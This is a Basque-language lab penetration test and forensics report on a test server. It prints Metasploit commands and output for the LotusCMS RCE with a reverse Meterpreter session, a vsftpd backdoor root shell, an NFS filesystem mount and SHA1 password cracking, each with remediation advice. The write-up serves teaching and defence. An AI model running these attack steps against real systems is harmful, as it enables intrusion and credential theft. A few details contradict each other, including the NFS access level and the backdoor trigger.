Analisia hasteko, Nmap tresna erabili da sareko portu irekiak eta zerbitzuen bertsioak detektatzeko:

```
$ nmap -sV -sC -oN scan.txt 192.168.10.22
```

3.2 Aurkitutako Portuak eta Zerbitzuak

Portua	Egoera	Zerbitzua	Bertsioa
21/tcp	irekita	ftp	vsftpd 2.3.4 (Anonymous login baimendua)
22/tcp	irekita	ssh	OpenSSH 8.2p1 (Ubuntu)
80/tcp	irekita	http	Apache httpd 2.4.41 (Ubuntu)
111/tcp	irekita	rpcbind	RPC #100000 (v2-4)
2049/tcp	irekita	nfs_acl	NFS v3 (RPC #100227)

FTP zerbitzuak Anonymous login onartzen du (FTP kode 230). NFS zerbitzuak rpcbind-ekin batera montaketa zerbitzuak eskaintzen ditu sarean.

4. AURKITUTAKO AHULTASUNAK ETA PROBAK

4.1. HTTP Zerbitzua (80/TCP) — LotusCMS 3.0 — Urruneko Kode Exekuzioa

CVE:	CVE-2012-1623
Kategoria:	Urruneko Kode Exekuzioa (RCE)
Arrisku Maila:	KRITIKOA
CVSS Puntuazioa:	7.5 (AV:N/AC:L/Au:N/C:P/I:P/A:P)

Deskribapena: LotusCMS 3.0-ren index.php fitxategiko page parametroa PHP eval() funtzioaren bidez exekutatzen da, sarrera sanitizatu gabe. Honek edozein erasotzaileri urruneko PHP kodea exekutatze aukera ematen dio autentifikatu gabe.

Dirb bidezko enumerazioa:

```
$ dirb http://192.168.10.22
=> /cms/ direktorioa aurkitu da
```

Metasploit bidezko ustiapena:

```
msf6 > use exploit/multi/http/lcms_php_exec
msf6 > set RHOSTS 192.168.10.22
msf6 > set LHOST 192.168.10.11
msf6 > set URI /cms/
msf6 > run
```

Emitza:

```
[*] Meterpreter session 1 opened (192.168.10.11:4444 -> 192.168.10.22:36196)
```

Meterpreter sesio hau zerbitzariko web-erabiltzailearekin (www-data) exekutatzen da, EZ root mailarekin. Sesio horren bidez fitxategi-sistema arakatu eta admin kredentzialen hash-a eskuratu da — root sarbiderik ez da lortu urrats honetan:

```
meterpreter > cd /var/www/html/cms/data/users
meterpreter > cat admin.dat
9cb3b0f16b861d3c9a198c30d5f873c344937d2c|administrator|admin@uni.eus
```

Ondoren, SHA1 hash hori identifikatu (ikus 4.4 atala) eta panel administratzailean sarbidea lortu da:

URL: <http://192.168.10.22/cms/index.php?system=Admin>
Usuario: administrator Pasahitza: Admin123

Gomendazioa:

LotusCMS bertsio seguru batera eguneratu edo aplikazioa ordezkatu. Sarrera guztiak sanitizatu PHP eval() erabili aurretik. Web Application Firewall (WAF) ezarri.

4.2. FTP Zerbitzua (21/TCP) — vsftpd 2.3.4 — Backdoor

CVE:	CVE-2011-2523
-------------	---------------

Kategoria:	Backdoor — Root Shell Zuzena
Arrisku Maila:	KRITIKOA
CVSS Puntuazioa:	10.0 (AV:N/AC:L/Au:N/C:C/I:C/A:C)

Deskribapena: vsftpd 2.3.4 bertsioan backdoor bat sartu zuten iturri-kodean 2011an. Erabiltzaile-izenean ':)' karaktereak bidaltzen badira, zerbitzariak 6200 portuan root shell bat irekitzen du autentifikazio gabe.

Metasploit bidezko ustiapena:

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > set RHOSTS 192.168.10.22
msf6 > run
```

Emitza:

```
[*] 192.168.10.22:21 - Banner: 220 (vsFTPd 2.3.4)
[+] 192.168.10.22:21 - Backdoor service has been spawned, handling...
[+] 192.168.10.22:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Command shell session 1 opened -> port 6200
```

Shell-eko egiaztapena:

```
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
```

Ahultasun honek, zuzenean eta inolako pribilegio-eskalatze urratsik gabe, root mailako sarbide osoa eman du. Horregatik ez zen beharrezko izan ondorengo pribilegio-eskalatze faserik (ikus 2. atalean zerrendatutako 7. fasea).

Gomendazioa:

vsftpd 2.3.4 berehalakoan ordezkatu bertsio seguru batekin (3.0.5+). FTP zerbitzua beharrezkoa ez bada, guztiz desgaitu eta SFTP erabili. Firewall bidez FTP sarbidea mugatu IP baimendutako zerrenda batera.

4.3. NFS Zerbitzua (111/TCP + 2049/TCP) — Konfigurazio Okerra

CVE:	Ez (Konfigurazio Okerra)
Kategoria:	Fitxategi Sistemara Autentifikaziorik Gabeko Sarbidea
Arrisku Maila:	KRITIKOA
Baldintza:	root_squash gabe, IP murrizketarik gabe

Deskribapena: NFS zerbitzuak zerbitzariaren sistema fitxategi OSOA (/) sare guztiari (*) esportatzen dio, root_squash konfiguraziorik gabe. Proba honetan irakurketa-sarbide osoa egiaztatu da autentifikazio gabe; root_squash desaktibatuta egoteak idazketa-sarbide arriskua ere badakar, nahiz eta proba honetan idazketarik ez den egiaztatu.

1. Esportazioen enumerazioa:

```
$ showmount -e 192.168.10.22
Export list for 192.168.10.22:
/          *
/home      *
```

2. Fitxategi sistema montatzea:

```
$ mkdir /tmp/nfs
$ sudo mount -t nfs 192.168.10.22:/ /tmp/nfs -o nolock
```

3. Datu sentikorren sarbidea (irakurketa egiaztatua):

```
$ ls /tmp/nfs
bin boot etc home lib media mnt opt proc root ...
$ cat /tmp/nfs/etc/passwd
root:x:0:0:root:/root:/bin/bash
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
[...sistema erabiltzaile guztiak...]
```

Ahultasunaren zergatia:

/ direktorioa * (edozein IP) esportatua

root_squash ez aktibatua → idazketa-sarbide arriskua dago (proba honetan ez da idazketarik egiaztatu, irakurketa bakarrik)

Autentifikaziorik ez

Gomendazioa:

NFS esportazioak mugatu /etc/exports fitxategian, root_squash aktibatu, eta sarbidea IP baimenduetara soilik mugatu. Beharrezkoa ez bada, NFS zerbitzua guztiz desgaitu. Firewall bidez 111 eta 2049 portuak blokeatu kanpoko saretik.

4.4. HTTP Zerbitzua (80/TCP) — LotusCMS Admin — Pasahitz Ahula

Kategoria:	Autentifikazio Ahula / Pasahitz Ahula
Arrisku Maila:	ALTUA
Hash mota:	SHA1 gatz gabe (40 karaktere)
Pasahitza:	Admin123 (oso arrunta)

Deskribapena: admin.dat fitxategian gordetako SHA1 hash-a (gatz gabe), 4.1 atalean LotusCMS-eko RCE bidez eskuratua, erraz identifika daiteke. Gainera, pasahitza oso arrunta da (Admin123), eta indar gordineko eraso erraz batean ere azalduko litzateke.

Hash-a (4.1 ataleko RCE bidez eskuratua):

administrator:9cb3b0f16b861d3c9a198c30d5f873c344937d2c

Identifikazio metodoa (offline cracking):

```
$ echo 'Admin123' | sha1sum
9cb3b0f16b861d3c9a198c30d5f873c344937d2c -
# (Edo CrackStation bezalako online tresnak erabiliz)
```

Hash-a eta pasahitza bat etorri direnez, kredentziala baliozkotu eta admin panelean sartu da (ikus 4.1 atala).

Gomendazioa:

Pasahitz politika sendo bat ezarri (gutxienez 12 karaktere, maiuskula, zenbakia eta karaktere berezia). Hash algoritmoa aldatu bcrypt edo Argon2 erabilerara, salt-arekin. Bi faktoreko autentifikazioa (2FA) ezarri admin panelerako.

5. ERASO MOTAK (TIPOS DE ATAQUE)

Auditorian zehar hiru eraso-mota nagusi erabili dira, bakoitza fase eta helburu jakin batekin lotuta:

Eraso Mota	Tresna / Teknika	Fasea	Helburua eta Emaizta
Urruneko Kode-Exekuzioa (RCE)	Metasploit — lcms_php_exec (CVE-2012-1623)	4. Fasea (Web Ustiapena)	LotusCMS-en bidez PHP kodea urrunetik exekutatu → Meterpreter sesioa eta kredentzialen hash-a eskuratu
Backdoor Ustiapena	Metasploit — vsftpd_234_backdoor (CVE-2011-2523)	5. Fasea (FTP Ustiapena)	Autentifikazio gabeko root shell zuzena lortu, portu 6200an
Konfigurazio Okerraren Ustiapena	showmount + mount (NFS)	6. Fasea (NFS Esplotazioa)	Autentifikaziorik gabe fitxategi-sistema osora sarbidea lortu (irakurketa egiaztatua)

6. AHULTASUN MOTAK (TIPOS DE VULNERABILIDAD)

Aurkitutako 4 ahultasunak hiru kategoria nagusitan sailka daitezke:

Ahultasun Mota	Adibidea (Zerbitzua)	CVE	Jatorria eta Konponbidea
Software / Kodearen Ahultasuna (RCE)	LotusCMS 3.0 (eval() funtzioa)	CVE-2012-1623	Sarrera ez-sanitizatua → eguneratu / sanitizatu
Backdoor / Atzeko Atea	vsftpd 2.3.4	CVE-2011-2523	Kode gaiztoa iturburuan → bertsio segurura eguneratu
Konfigurazio Okerra eta Kudeaketa Ahula	NFS (esportazio mugagabea) + Admin pasahitz ahula/hash babesgabea	—	Konfigurazio/pasahitz-politika falta → NFS murriztu + root_squash, pasahitz sendoa + bcrypt

7. ARRISKUEN LABURPENA

Portua	Ahultasuna	CVE	Arriskua
21/tcp	vsftpd 2.3.4 Backdoor	CVE-2011-2523	KRITIKOA
80/tcp	LotusCMS 3.0 RCE	CVE-2012-1623	KRITIKOA
111+2049	NFS Fitxategi Sistema Osoa	Konfigurazio Okerra	KRITIKOA
80/tcp	Admin Pasahitz Ahula / Hash Babesgabea	—	ALTUA

8. ONDORIOAK ETA GOMENDIOAK

192.168.10.22 zerbitzariak oso arriskutsu sailkaturiko ahultasun anitz ditu. Bi ahultasunek zuzenean eta inolako pribilegio-eskalatze urratsik gabe root mailako sarbidea eman dute (vsftpd backdoor eta NFS-ren bidezko fitxategi-sistamarako sarbidea autentifikazio gabe). LotusCMS-eko RCE-k, berriz, hasierako urruneko kode-exekuzioa ahalbidetu zuen web-erabiltzaile mailan (ez root), eta horren bidez lapurtutako kredentzialak erabili ziren admin panelerako sarbidea lortzeko. Sistema guztia arriskuan dago eta berehalako neurriak hartu behar dira.

Lehentasunezko Ekintzak (Berehalakoa):

1. vsftpd 2.3.4 bertsio seguru batekin ordezkatu edo FTP zerbitzua desgaitu
2. NFS esportazioak mugatu eta root_squash aktibatu
3. LotusCMS eguneratu edo web aplikazioa ordezkatu
4. Admin pasahitza aldatu eta SHA1 → bcrypt hashera migratu

Epe Ertain-ko Ekintzak (1-4 aste):

5. Firewall arauen berrikuspena eta portu sarbideen murrizketa
6. IDS/IPS sistema ezarri
7. Erregistro eta monitorizazio sistema ezarri
8. Pentesting erregularra planifikatu

Eranskina C Pentesting faseak eta tresnak

PENTESTING FASEAK ETA TRESNAK — HACKING ETIKOA

Pentesting audiotoretza batean erabilitako fase eta tresnen laburpena

Kasu Praktikoa: 192.168.10.22 — 2026-10-02

Metodologia	Kutxa Grisa (Gray Box)
Fase kop.	6 fase nagusi (Pribilegio-Eskalatzea barne) + Post-Exploitation
Tresna nagusiak	Nmap, dirb, Metasploit, showmount, sha1sum
Ahultasun kopurua	4 (3 Kritiko + 1 Altua)
Gehieneko sarbidea	root — Sistema osoa kontrolatua (backdoor bidez, pribilegio-eskalatzerik gabe)

1. FASEA: INFORMAZIO BILKETA ETA ESKANEATZE

Helburua:

Zerbitzariaren erabilgarritasuna egiaztatu eta irekitako portuak, zerbitzuak eta bertsio zehatzak identifikatu.

1 Nmap — Sareko Eskaneatze Tresna

Tresna: Nmap 7.93

Zer da: Nmap (Network Mapper) sareko eskaneatze tresna da. Portu irekiak, zerbitzuak, bertsioak eta sistema eragilea detektatzeko erabiltzen da.

Erabilitako komandoa:

```
$ nmap -sV -sC -oN scan.txt 192.168.10.22
```

Emaitz nagusiak:

```
21/tcp -> vsftpd 2.3.4 (FTP, Anonymous login baimendua)
22/tcp -> OpenSSH 8.2p1 (Ubuntu) (SSH)
80/tcp -> Apache httpd 2.4.41 (Ubuntu) (HTTP)
111/tcp -> rpcbind 2-4 (RPC #100000)
2049/tcp-> nfs_acl, NFS v3 (RPC #100227)
```

2. FASEA: WEB ENUMERAZIOA

Helburua:

Web zerbitzarian ezkutuko direktorioak, fitxategiak eta web aplikazioak aurkitu.

2 dirb — Web Direktorioen Bilatzaile Automatikoa

Tresna: dirb

Zer da: dirb web content bilatzaile bat da. Hitz-zerrenda baten bidez web zerbitzarian direktorio eta fitxategien bilaketa automatikoa egiten du, HTTP erantzunak aztertuz.

Erabilitako komandoa:

```
$ dirb http://192.168.10.22
```

Aurkitu dena:

```
/cms/ -> LotusCMS 3.0 web aplikazioa  
/cms/index.php?system=Admin -> Admin login panela  
/cms/index.php?page=index -> Webgunearen orrialdea
```

Zergatik garrantzitsua: Web enumeraziorik gabe, /cms/ direktorioa ez zen aurkituko, eta LotusCMS aplikazioaren ahultasuna ez zen ustiatuko.

3. FASEA: AHULTASUNEN ANALISIA ETA USTIAPENA (WEB)

Helburua:

LotusCMS-eko RCE ahultasuna identifikatu, Meterpreter sesio bat lortu eta, horren bidez, admin kredentzialak eskuratu.

3a Metasploit Framework — LotusCMS RCE

Tresna: Metasploit

Zer da: Metasploit Framework ahultasunen ustiapenerako plataforma bat da. CVE-2012-1623 ahultasuna ustiatzen du: LotusCMS-eko eval() funtzioaren bidez PHP kodea exekutatzen du urrunetik.

Erabilitako exploit:

```
msf6 > use exploit/multi/http/lcms_php_exec  
msf6 > set RHOSTS 192.168.10.22  
msf6 > set LHOST 192.168.10.11  
msf6 > set URI /cms/  
msf6 > run
```

Lortutako emaitza:

```
[*] Meterpreter session 1 opened
```

Meterpreter-ek zer ematen du (www-data erabiltzailearekin, EZ root):

- Urruneko shell zerbitzarian, web-erabiltzaile mailan
- Fitxategi sistema arakatzeko aukera (ls, cd, cat, upload, download)
- Prozesu eta sistema informazioa

3b Kredentzialen Hash-aren Erauzketa eta Cracking-a

Tresna: Meterpreter + sha1sum

Zer da: Meterpreter sesioaren bidez (3a atala) admin kredentzialen SHA1 hash-a fitxategi-sisteman bertan aurkitu eta erauzi da. Ondoren, hash hori offline cracking bidez identifikatu da — ez da login formularioan eskuzko saiakerarik egin, hash-a jakinik pasahitz-hautagaiak egiaztatu dira zuzenean.

Hash-aren erauzketa (Meterpreter bidez):

```
meterpreter > cd /var/www/html/cms/data/users
meterpreter > cat admin.dat
9cb3b0f16b861d3c9a198c30d5f873c344937d2c|administrator|admin@uni.eus
```

Hash-aren identifikazioa (offline cracking):

```
$ echo 'Admin123' | sha1sum
9cb3b0f16b861d3c9a198c30d5f873c344937d2c -
# Bat dator admin.dat fitxategiko hash-arekin
```

Admin panelean sarbidea:

URL: <http://192.168.10.22/cms/index.php?system=Admin>
Usuario: administrator Pasahitza: Admin123

Ondorioa:

Admin123 pasahitz oso arrunta zen eta SHA1 hash-a gatzik gabe gordeta zegoen, erauzketa eta identifikazioa oso azkar egin ahal izan zelarik. Honek pasahitz-politika oso ahularen eta hash babesgabearen adierazle argia da.

4. FASEA: FTP BACKDOOR USTIAPENA

Helburua:

vsftpd 2.3.4-ren backdoor-a ustiatuta root shell bat lortu.

4 Metasploit — vsftpd 2.3.4 Backdoor

Tresna: Metasploit

Zer da: CVE-2011-2523. vsftpd 2.3.4-ren iturri-kodean backdoor bat sartu zuten 2011n. Erabiltzaile-izenean ':' karaktereak bidaliz gero, zerbitzariak 6200 portuan root shell bat irekitzen du, autentifikazio gabe.

Erabilitako komandoak:

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > set RHOSTS 192.168.10.22
msf6 > run
```

Eraitza:

```
[+] UID: uid=0(root) gid=0(root) groups=0(root)
[*] Command shell session 1 opened -> 192.168.10.22:6200
```

Egiaztapena:

```
# whoami -> root
# id -> uid=0(root) gid=0(root) groups=0(root)
```

Efektua: Root-eko shell zuzenaren bidez sistema osoa kontrolatua, inolako pribilegio-eskalatze urratsik behar izan gabe (ikus 6. Fasea).

5. FASEA: NFS ESPLOTAZIOA

Helburua:

NFS-en konfigurazio okerraren bidez zerbitzariaren sistema fitxategi osoa montatu eta datu sentikorrek eskuratu (irakurketa).

5 showmount + mount — NFS Fitxategi Sistema

Tresna: showmount / mount

Zer da NFS: NFS (Network File System) fitxategi sistemak sarean partekatzeko protokoloa da. Konfigurazio okerrarekin, edozein sarekideri sarbide zabala eman diezaioke fitxategi-sistemara.

1. Esportazioen enumerazioa:

```
$ showmount -e 192.168.10.22
Export list for 192.168.10.22:
/ * <- Sistema OSOA, EDONORI
/home * <- Etxe-direktorioak, EDONORI
```

2. Fitxategi sistema montatzea:

```
$ mkdir /tmp/nfs
$ sudo mount -t nfs 192.168.10.22:/ /tmp/nfs -o nolock
```

3. Datu sentikorren sarbidea (irakurketa egiaztatua):

```
$ ls /tmp/nfs -> Sistema fitxategi osoa ikusgai
$ cat /tmp/nfs/etc/passwd -> Erabiltzaile guztiak
```

Ahultasunaren zergatia:

- / direktorioa * (edozein IP) esportatua
- root_squash ez aktibatua -> idazketa-sarbide arriskua dago (proba honetan ez da idazketarik egiaztatu, irakurketa bakarrik)
- Autentifikaziorik ez

6. FASEA: PRIBILEGIO-ESKALATZEA

Helburua:

Pentesting metodologia estandar orok fase hau barne hartzen du: hasierako sarbide mugatu batetik (adibidez, www-data erabiltzailetik) root/administratzaile mailara igarotzea.

Kasu honetan fase hau ez zen beharrezkoa izan: 4. Fasean (FTP backdoor) root maila ZUZENEAN lortu zen, inolako eskalatze teknikarik (SUID bitarrak, kernel exploit-ak, sudo gaizki konfiguratuak, etab.) erabili gabe. Hori dela eta, LotusCMS RCE bidez lortutako www-data

sesioa (3a Fasea) ez zen root maila lortzeko erabili — bide hori kredentzialak lapurtzeko erabili zen soilik (3b Fasea).

Oharra: NFS-ren konfigurazio okerrak (5. Fasea) ere pribilegio-eskalatzerako bide alternatibo bat izan zitekeen (adibidez, root baimenekin SUID bitar bat idatziz /home/<erabiltzaile> bidez), baina proba honetan ez da teknika hori erabili edo egiaztatu.

7. ERASO MOTAK (LABURPENEA)

Eraso Mota	Fasea	Helburua
Urruneko Kode-Exekuzioa (RCE)	3. Fasea	PHP kodea urrunetik exekutatu eta kredentzialak lapurtu
Backdoor Ustiapena	4. Fasea	Autentifikazio gabeko root shell zuzena lortu
Konfigurazio Okerraren Ustiapena	5. Fasea	Autentifikaziorik gabe fitxategi-sistemara sarbidea lortu

8. AHULTASUN MOTAK (LABURPENEA)

Ahultasun Mota	Adibidea	CVE
Software / Kodearen Ahultasuna (RCE)	LotusCMS 3.0 (eval())	CVE-2012-1623
Backdoor / Atzeko Atea	vsftpd 2.3.4	CVE-2011-2523
Konfigurazio Okerra / Kudeaketa Ahula	NFS esportazio mugagabea + Admin hash/pasahitz ahula	—

9. TRESNEN LABURPEN OSOA

Tresna	Kategoria	Fasea	Helburua
Nmap	Eskaneatzea	1 — Enumerazioa	Portuak, zerbitzuak, bertsioak
dirb	Web eskaneatzea	2 — Web enum.	Direktorioak eta URLak
Metasploit	Exploit Framework	3+4 — Ustiapena	RCE + Backdoor exekuzioa
sha1sum / CrackStation	Hash Cracking	3b — Kredentzialak	SHA1 hash-a identifikatu (Admin123)
showmount	NFS tresna	5 — NFS	NFS esportazioen enumerazioa
mount	Sistema tresna	5 — NFS	NFS direktorioa montatu

10. CVE LABURPENA — AURKITUTAKO AHULTASUNAK

CVE	Zerbitzua	Mota	Portua	Eragina
CVE-2011-2523	vsftpd 2.3.4	Backdoor	21/tcp	Root Shell
CVE-2012-1623	LotusCMS 3.0	RCE / eval()	80/tcp	Meterpreter (www-data)
Konfig. Okerra	NFS	Misconfiguration	2049/tcp	FS Osoa (irakurketa)
—	LotusCMS Admin	Pasahitz/Hash Ahula	80/tcp	Admin Panel

Eranskina D Auzitegi analisiaren txantiloiak

AUZITEGI-ANALISIA

FORENTSIKA DIGITALA — TXANTILOIAK

Helburua: 192.168.10.22 — Kali Linux 192.168.10.11

Data:	2026-10-02
Tresna nagusia:	Wireshark
Metodologia:	Gray Box
Taldea:	T3

1. BABESTE TXANTILOIA (Preservation)

Helburua: Ebidentzia digitalak aldatu gabe mantentzea eta haien benetakotasuna ziurtatzea.

1.1 Kasua — Informazio Orokorra

Kasu zenbakia:	AAI-2026-001
Data:	2026-10-02
Lekua:	Laborategia — sare lokala
Biktimaren sistema:	192.168.10.22 (Ubuntu Linux)
Erasotzailearen IP:	192.168.10.11 (Kali Linux)
Taldea:	T3

1.2 Zaintza-Katea (Chain of Custody)

Ebidentzia nork, noiz eta nola jaso zuen dokumentatzen du.

Nork sortu zuen:	Erazotzailea
Sorrera data/ordua:	2026/10/02 – 12:45
Jasotze data:	2026-10-02
Jasotze metodoa:	Ikaskidearengandik USB/transferentzia bidez
Gordailua:	Disko gogorra / analisi makinan

1.3 Integritate Egiaztapena — Hash Balioak

Fitxategia jaso ondoren hash-a kalkulatu eta gorde da, aldaketarik egon ez dela frogatzeko.

MD5 hash-a:	\$md5sum
SHA256 hash-a:	\$sha256sum
Noiz kalkulatu:	2026-10-02 — jasotze unean
Ondorioa:	Fitxategia bere horretan jaso da, aldaketarik gabe

[Hash komandoen emaitzaren pantaila-argazkia hemen]

1.4 Ebidentzien Inbentarioa

#	Fitxategiaren izena	Mota	Deskribapena
1	captura.pcapng	.pcapng	Sare-trafiko kaptura osoa
2	nmap_scan.txt	.txt	Nmap eskaneatzearen emaitzak
3	[pantaila argazkiak]	PNG	Wireshark ebidentzia bisualak

2. ESKURATZE TXANTILOIA (Acquisition)

Helburua: Ebidentzia digitalak eskuratu eta modu metodikoan katalogatzea.

2.1 Kaptura Metodoa

Tresna:	Wireshark
Kaptura interfazea:	eth0 / eth1
Mota:	Sare-trafiko kaptura pasiboa (sniffing)
Gorde tokia:	/home/kali/captura.pcapng
Fitxategi formatua:	.pcapng (Wireshark formatu natiboa)

2.2 Pcapng Fitxategiaren Laburpena

Wireshark-en Statistics → Summary atalean ikus daiteke:

Protokolo nagusiak:	TCP, FTP, HTTP, NFS, ARP
IP iturri nagusia:	192.168.10.11 (Kali — erasotzailea)
IP helburu nagusia:	192.168.10.22 (Ubuntu — biktima)

2.3 Integritate Egiaztapena (Bigarren Aldiz)

Analisirako kopia bat egin eta hash-a berriro egiaztatu da:

Kopia fitxategia:	captura_analisi.pcapng
--------------------------	------------------------

MD5 (kopia):	[HASH — babeste fasekoa bezalakoa izan behar du]
Egiaztapenaren emaitza:	✓ Hash-ak bat datoz — fitxategia aldatu gabe

3. ANALISI TXANTILOIA (Analysis)

Helburua: Kapturatutako trafikoa Wireshark erabiliz aztertu eta eraso bakoitzaren ebidentziak aurkitu. Tresnak: Wireshark, NetworkMiner

3.1 Nmap — Portu Eskaneatzearen Analisia

Nmap-ek TCP SYN paketeen bidez portuak eskaneatzen ditu. Wireshark-en ikus daiteke: SYN + SYN-ACK = portua IREKITA | SYN + RST = portua ITXITA

Wireshark filtroa — trafiko osoa:

`ip.src == 192.168.10.11 && ip.dst == 192.168.10.22`

Filtroa	Portua	Egoera	Zerbitzua / Bertsioa
<code>tcp.port == 21</code>	21/tcp	IREKITA	FTP — vsftpd 2.3.4
<code>tcp.port == 22</code>	22/tcp	IREKITA	SSH — OpenSSH 8.2p1
<code>tcp.port == 80</code>	80/tcp	IREKITA	HTTP — Apache 2.4.41
<code>tcp.port == 2049</code>	2049/tcp	IREKITA	NFS
<code>tcp.port == 111</code>	111/tcp	IREKITA	rpcbind

3.2 FTP — Login eta Kredentzialen Analisia

FTP protokoloa enkriptatu GABE doa — erabiltzaile-izena eta pasahitza testu arruntean agertzen dira.

Wireshark filtroa:	ftp
USER filtroa:	<code>ftp.request.command == "USER"</code>
PASS filtroa:	<code>ftp.request.command == "PASS"</code>
Ikusitako erabiltzailea:	anonymous

Ikusitako pasahitza:	[PASAHITZA HEMEN — WIRESHARK PCAP]
Zerbitzariaren erantzuna:	230 Login successful
Banner-a:	220 (vsFTPD 2.3.4)
Ondorioa:	Kredentzialen transmisio enkriptatu gabea

Follow TCP Stream: pakete bat > eskuin-klik > Follow > TCP Stream Bertan USER eta PASS testu arruntean agertzen dira.

3.3 HTTP — LotusCMS Admin Login Analisia

HTTP ere enkriptatu GABE doa — admin paneleko POST eskaeran kredentzialen transmisioa ikus daiteke.

HTTP trafiko osoa:	http
POST eskaerak:	http.request.method == "POST"
CMS ataleko trafiko:	http.request.uri contains "/cms/"
POST helburua:	/cms/index.php?system=Admin
Bidalitako erabiltzailea:	administrator
Bidalitako pasahitza:	Admin123
Zerbitzariaren erantzuna:	302 Redirect (login onartua)

Nabigatutako URLak (GET eskaerak):

URLa	Deskribapena
/cms/index.php?page=index	Hasiera orria
/cms/index.php?system=Blog	Blog orria
/cms/index.php?system=Admin	Admin panela

3.4 vsftpd Backdoor — Port 6200

CVE-2011-2523: vsftpd 2.3.4 bertsioak backdoor bat du. 6200 portuan root shell bat irekitzen du enkriptatu gabe.

Wireshark filtroa:	tcp.port == 6200
Konexio norabidea:	192.168.10.11 → 192.168.10.22:6200
Backdoor erantzuna:	192.168.10.22:6200 → 192.168.10.11
Trafikoa enkriptatuta?:	EZ — komandoak testu arruntean
Follow TCP Stream-ean:	whoami → root / id → uid=0(root)
Ondorioa:	Root sarbidea, enkriptatu gabe

3.5 LotusCMS RCE — Meterpreter Port 4444

Metasploit-ek reverse TCP payload bat erabiltzen du. Biktimak erasotzaileari konektatzen zaio (port 4444).

Wireshark filtroa:	tcp.port == 4444
Konexio norabidea:	192.168.10.22 → 192.168.10.11:4444 (alderantziz!)
Trafikoa:	Meterpreter — enkriptatuta
Ondorioa:	Meterpreter sesioa (www-data)

4. ONDORIOAK ETA GOMENDIOAK

4.1 Aurkikuntzen Laburpena

Aurkikuntza	Portua	Protokoloa	Larritasuna
vsftpd 2.3.4 Backdoor	21/tcp	FTP	KRITIKOA
FTP kredentzialen agerian	21/tcp	FTP	KRITIKOA
LotusCMS RCE	80/tcp	HTTP	KRITIKOA
HTTP admin login agerian	80/tcp	HTTP	ALTUA
Meterpreter konexioa	4444/tcp	TCP	KRITIKOA
NFS fitxategi sistema	2049/tcp	NFS	KRITIKOA

4.2 Ondorio Nagusiak

- FTP eta HTTP protokoloek kredentzialen transmisio enkriptatu gabea egiten dute.
- vsftpd 2.3.4 bertsioak backdoor ezagun bat du (CVE-2011-2523) — root sarbidea ematen du.
- Sare berdineko edozein ekipok trafiko osoa ikusi dezake (passive sniffing).
- LotusCMS admin pasahitza oso ahula zen (Admin123) — eskuz aurkitu zen.

4.3 Gomendioak

1. FTP → SFTP/FTPS protokolora migratu (enkriptatua).
2. HTTP → HTTPS protokolora migratu (TLS/SSL).
3. vsftpd 2.3.4 eguneratu bertsio seguru batekin.
4. Pasahitz politika sendoa ezarri (konplexutasuna + luzera).
5. NFS sarbidea mugatu eta root_squash aktibatu.
6. IDS/IPS sistema ezarri trafiko anomaloak detektatzeko.